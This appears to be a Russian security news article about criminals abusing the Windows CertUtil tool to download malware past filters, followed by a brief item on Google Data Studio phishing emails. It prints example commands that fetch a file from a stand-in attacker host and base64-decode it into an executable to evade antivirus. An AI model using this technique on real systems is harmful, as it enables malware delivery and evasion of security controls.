



CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

Эксперты в области безопасности обеспокоены использованием киберпреступниками встроенной в Windows программы CertUtil во вредоносных целях. CertUtil предназначена для управления сертификатами в Windows, с помощью этой программы вы можете устанавливать, создавать резервную копию, удалять и управлять хранилищами сертификатов в Windows.


Одной из особенностей CertUtil является возможность загрузить сертификат или любой другой файл по удаленному URL-адресу, сохранив его в виде локального файла. Для этого используется следующий синтаксис: «certutil.exe -urlcache -split -f [URL] output.file».

Еще в 2017 году исследователь Кейси Смит в Twitter выразил обеспокоенность тем, что этот метод можно использовать для загрузки вредоносных программ.


Опасения Смита подтвердились, так как недавно обнаруженный троян с марта этого года использует этот метод для загрузки различных пакетных файлов и сценариев на зараженный компьютер.

В качестве преимущества этого механизма загрузки вредоносных файлов эксперты называют возможность обойти различные фильтры, которые бы не позволили сделать это любой другой программе.

Ксавье Мертенс, консультант по вопросам безопасности, опубликовал свою версию использования CertUtil для загрузки злонамеренного содержимого. Чтобы параллельно обойти антивирусные сканеры, Мертенс предлагает кодировать файл при помощи base64, что позволит представить его как безобидный текст.

После загрузки текстового файла команда «certutil.exe -decode» может использоваться для декодирования файла в исполняемый:

C:\Temp>certutil.exe -urlcache -split -f "https://hackers.home/badcontent.txt" bad.txt
C:\Temp>certutil.exe -decode bad.txt bad.exe

Более того, некоторые специалисты сообщают о том, что такой метод уже используется киберпреступными группами.

Подпишитесь на новости

Мошенники рассылают письма о компенсациях от имени сервиса Google

«Лаборатория Касперского» обнаружила волну мошеннических писем на русском языке, которые рассылаются через легитимный сервис Google Data Studio (сейчас он называется Looker Studio). Получателям предлагают оформить компенсационные выплаты или подтвердить денежный перевод, который якобы уже одобрила финансовая организация.

О схеме рассказали в «Лаборатории Касперского». Злоумышленники пользуются функцией, которая отправляет отчеты на почту по расписанию.

Они создают в сервисе документ с текстом и ссылкой и указывают адреса потенциальных жертв в качестве получателей.

Письмо приходит от Google, с названием, логотипом и подписью Data Studio. Рассылку в сервисе можно запланировать только на начало или середину часа, поэтому такие письма обычно приходят ровно в эти моменты, иногда с отклонением в минуту.

Чтобы получить деньги, адресату предлагают открыть документ в Google Презентациях или опрос в Google Формах. Там мошенники ссылаются на якобы принятые изменения в законах и продление периода выплат, добавляют изображения с государственной символикой и списки тех, кому положена компенсация. Ссылки из документов ведут на мошеннические страницы.

«Использование легитимной платформы не гарантирует достоверности информации», — говорит старший спам-аналитик «Лаборатории Касперского» Анна Осипова.

Эксперт Kaspersky GReAT Константин Исаков добавляет, что рассылки через легальные сервисы труднее блокировать защитным решениям.

RSS: Новости на портале Anti-Malware.ru